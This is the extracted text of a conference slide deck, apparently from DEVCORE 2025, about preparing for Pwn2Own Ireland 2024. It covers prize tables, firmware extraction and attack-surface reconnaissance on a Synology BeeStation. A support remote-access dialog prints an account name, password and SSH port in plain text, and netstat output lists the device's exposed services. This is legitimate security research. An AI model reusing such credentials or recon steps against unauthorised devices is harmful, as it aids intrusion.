



DEV✓CORE

寫作 Sync ，
唸作 Shell ~#

Pumpkin & Orange

戴夫寇爾股份有限公司
pumpkin@devco.re
orange@devco.re

DEVCORE CONFERENCE 2025

Whoami

DEV✓CORE



DEVCORE 資安研究員
Pumpkin Chang 🎃



DEV✓CORE



DEV✓CORE

Pwn2Own Toronto 2023





DEV✓CORE

Pwn2Own Ireland 2024




Pwn2Own Ireland 2024



07/18

10/17

愛爾蘭！！！！！！
十月底！！！！！！
認真打一波！！！！




Fighting!!

DEV✓CORE




08/06

10/17




Dear **Pumpkin Chang**,
Congratulations on being selected as a **speaker** at **POC2024!**





(✓`Д')／～⊥⊥



(´;ω;`)

Target	Cash Prize	Master of Pwn Points	Eligible for Kernel Add-on Bonus
Samsung Galaxy S24	\$50,000 (USD)	5	No
Google Pixel 8	\$250,000 (USD)	25	Yes
Apple iPhone 15	\$250,000 (USD)	25	Yes

Target	Cash Prize	Master of Pwn Points
WhatsApp (0-click)	\$300,000 (USD)	30
WhatsApp (1-click)	\$200,000 (USD)	20

Target	Vector	Cash Prize	Master of Pwn Points
Amazon Echo Show 8 (3 rd Gen)	Remote Code Execution	\$60,000 (USD)	6
Google Nest Hub Max	Remote Code Execution	\$60,000 (USD)	6
Apple HomePod (2 nd Gen)	Remote Code Execution	\$60,000 (USD)	6
AeoTec Smart Home Hub	Remote Code Execution	\$40,000 (USD)	4

Target	Vector	Cash Prize	Master of Pwn Points
Sonos Era 300	Remote Code Execution	\$60,000 (USD)	6
Amazon Echo Pop	Remote Code Execution	\$60,000 (USD)	6
Google Nest Audio	Remote Code Execution	\$60,000 (USD)	6

Target	Vector	Cash Prize	Master of Pwn Points
HP Color LaserJet Pro MFP 3301fdw	Remote Code Execution	\$20,000 (USD)	2
Lexmark CX331adwe	Remote Code Execution	\$20,000 (USD)	2
Canon imageCLASS MF656Cdw	Remote Code Execution	\$20,000 (USD)	2

Target	Vector	Cash Prize	Master of Pwn Points
Synology DiskStation DS1823xs+	Remote Code Execution	\$40,000 (USD)	4
Synology BeeStation BST150-4T	Remote Code Execution	\$40,000 (USD)	4
TrueNAS Mini X	Remote Code Execution	\$40,000 (USD)	4
QNAP TS-464	Remote Code Execution	\$40,000 (USD)	4

Target	Vector	Cash Prize	Master of Pwn Points
Nest Cam (indoor, wired)	Remote Code Execution	\$30,000 (USD)	3
Synology TC500	Remote Code Execution	\$30,000 (USD)	3
Lorex 2K Indoor Wi-Fi Security Camera	Remote Code Execution	\$30,000 (USD)	3
Arlo Pro 5S 2K	Remote Code Execution	\$30,000 (USD)	3
Ubiquiti AI Bullet	Remote Code Execution	\$30,000 (USD)	3

Target	Cash Prize	Master of Pwn Points	Eligible for Kernel Add-on Bonus
Samsung Galaxy S24	\$50,000 (USD)	5	No
Google Pixel 8	\$250,000 (USD)	25	Yes
Apple iPhone 15	\$250,000 (USD)	25	Yes

Target	Cash Prize	Master of Pwn Points
WhatsApp (0-click)	\$300,000 (USD)	30
WhatsApp (1-click)	\$200,000 (USD)	20

Target	Vector	Cash Prize	Master of Pwn Points
Amazon Echo Show 8 (3 rd	Remote Code	\$60,000 (USD)	6

Target	Vector	Cash Prize	Master of Pwn Points
Sonos Era 300	Remote Code Execution	\$60,000 (USD)	6

Target	Vector	Cash Prize	Master of Pwn Points
Synology DiskStation DS1823xs+	Remote Code Execution	\$40,000(USD)	4
Synology BeeStation BST150-4T	Remote Code Execution	\$40,000(USD)	4

Target	Vector	Cash Prize	Master of Pwn Points
Nest Cam (indoor, wired)	Remote Code Execution	\$30,000 (USD)	3
Synology TC500	Remote Code Execution	\$30,000 (USD)	3
Lorex 2K Indoor Wi-Fi Security Camera	Remote Code Execution	\$30,000 (USD)	3
Arlo Pro 5S 2K	Remote Code Execution	\$30,000 (USD)	3
Ubiquiti AI Bullet	Remote Code Execution	\$30,000 (USD)	3



DS1823xs+
(DiskStation, DSM)

DEV✓CORE





BST150-4T
(BeeStation, BST)



都幾



DS1823xs+
(DiskStation, DSM)



BST150-4T
(BeeStation, BST)

DEV✓CORE



\$ 53,500

DEV✓CORE

勝！



\$ 7,499

Index of / [download](#) / [Os](#) / BSM

Name

[↑ Parent Directory](#)

[1.2-65586](#)

[1.1-65374](#)

[1.1-65373](#)

[1.0.2-65235](#)

[1.0.2-65233](#)

[1.0.1-65210](#)

[1.0-65162](#)

[1.0-65149](#)

[1.0-65145](#)

Index of / [download](#) / [Os](#) / [BSM](#) / 1.1-65373

Name

[↑ Parent Directory](#)

[↓ BSM_BST150-4T_65373.pat](#)


DEV✓CORE

拿 firmware 輕輕鬆鬆


```

aaa@aaa:~/syno-extract-system-patch/data/out$ ls -al
total 258940
drwxr-xr-x  4 root root      4096 Feb 12 12:41 .
drwxrwxr-x  4 aaa  aaa      4096 Feb 12 12:41 ..
-rw-r--r--  1 root root      3195 Jan 14 07:10 checksum.syno
-rw-r--r--  1 root root 6635520 Jan 14 07:10 DiskCompatibilityDB.tar
-rw-r--r--  1 root root 204919548 Jan 14 07:10 hda1.tgz
-rw-r--r--  1 root root  1462552 Jan 14 07:10 indexdb.txz
-rw-r--r--  1 root root    41133 Jan 14 07:10 model.dtb
drwxr-xr-x  2 root root      4096 Feb 12 12:41 packages
-rw-r--r--  1 root root 7360512 Jan 14 07:10 rd.bin
-rw-r--r--  1 root root 23346812 Jan 14 07:10 synohdpack_img.txz
-rw-r--r--  1 root root    7331 Jan 14 07:10 Synology.sig
drwxr-xr-x 23 root root      4096 Feb 12 12:41 texts
-rwxr-xr-x  1 root root    1375 Jan 14 07:10 uboot_do_upd.sh
-rw-r--r--  1 root root 1576960 Jan 14 07:10 uboot_MANGO.bin
-rwxr-xr-x  1 root root 14818320 Dec 24 11:45 updater
-rwxr-xr-x  1 root root    744 Jan 14 07:10 VERSION
-rw-r--r--  1 root root 4938406 Jan 14 07:10 zImage

```



研究組

同事



我這裡剛好有台 BST150-4T

通知設定

Synology 技術支援

本地

尋求支援

出現問題嗎？請登入 [Synology 帳戶](#) 以聯絡支援。

系統日誌

為加速支援流程，請產生系統日誌並寄給我們。

產生日誌

遠端存取



請在我們提出需求時，複製以下資訊並提供給 Synology 技術支援團隊。

帳戶：synologysupport_0MndRdU4AKDjMs0

密碼：2Jk{{u4:VTTE/0N[gr[N

SSH 連接埠：39846

技術支援識別碼：uLoeV2U8JHh-vlJbw7gbNOY-pUYQ1gTwVxC-oJqBTJTy1z

注意：基於安全性考量，我們不會保存以上帳號及密碼，請務必在關閉視窗前複製帳號及密碼。

確定

複製

遠端存取



將讓支援團隊可以遠端存取你的 BeeStation 以進行分析及維修。啟用後，請將密碼及下方產生的識別碼提供給我們。


```
synologysupport_LFurqhkvwpm6Y5l@BeeStation:~$ sudo netstat -anp | head -n 100
```

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN	9545/nginx: master
tcp	0	0	127.0.0.1:161	0.0.0.0:*	LISTEN	8772/snmpd
tcp	0	0	0.0.0.0:6690	0.0.0.0:*	LISTEN	13909/syncd
tcp	0	0	0.0.0.0:6600	0.0.0.0:*	LISTEN	9545/nginx: master
tcp	0	0	0.0.0.0:5000	0.0.0.0:*	LISTEN	9545/nginx: master
tcp	0	0	0.0.0.0:53769	0.0.0.0:*	LISTEN	18327/sshd: /usr/bi
tcp	0	0	0.0.0.0:6601	0.0.0.0:*	LISTEN	9545/nginx: master
tcp	0	0	0.0.0.0:5001	0.0.0.0:*	LISTEN	9545/nginx: master
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	9545/nginx: master

Services

- ? DSM Portal (TCP 5000, 5001)
- ? Admin Center (TCP 6600, 6601)
- ? synorelayd (RAW 1)
- ? synoneta (RAW 58)
- ? syncd (TCP 6690)
- ? IoT 常見的 daemon (smbd, nmbd, dhclient, ...)

**Closed
Source**

新功能

架構複雜


**研究優先度
的三個面向**

Closed
Source

新功能

架構複雜

新功能測試次數少，開發不完全，
容易出現簡單的洞



Closed
Source

新功能

架構複雜

架構複雜的服務通常由多個元件組成，容易在交互時出問題

**Closed
Source**

新功能

架構複雜

閉源軟體大多為廠商開發的程式，
無法保證程式碼品質

DEV✓**CORE**

**Closed
Source**

新功能

架構複雜




Synology Drive Server !

DEV **CORE**

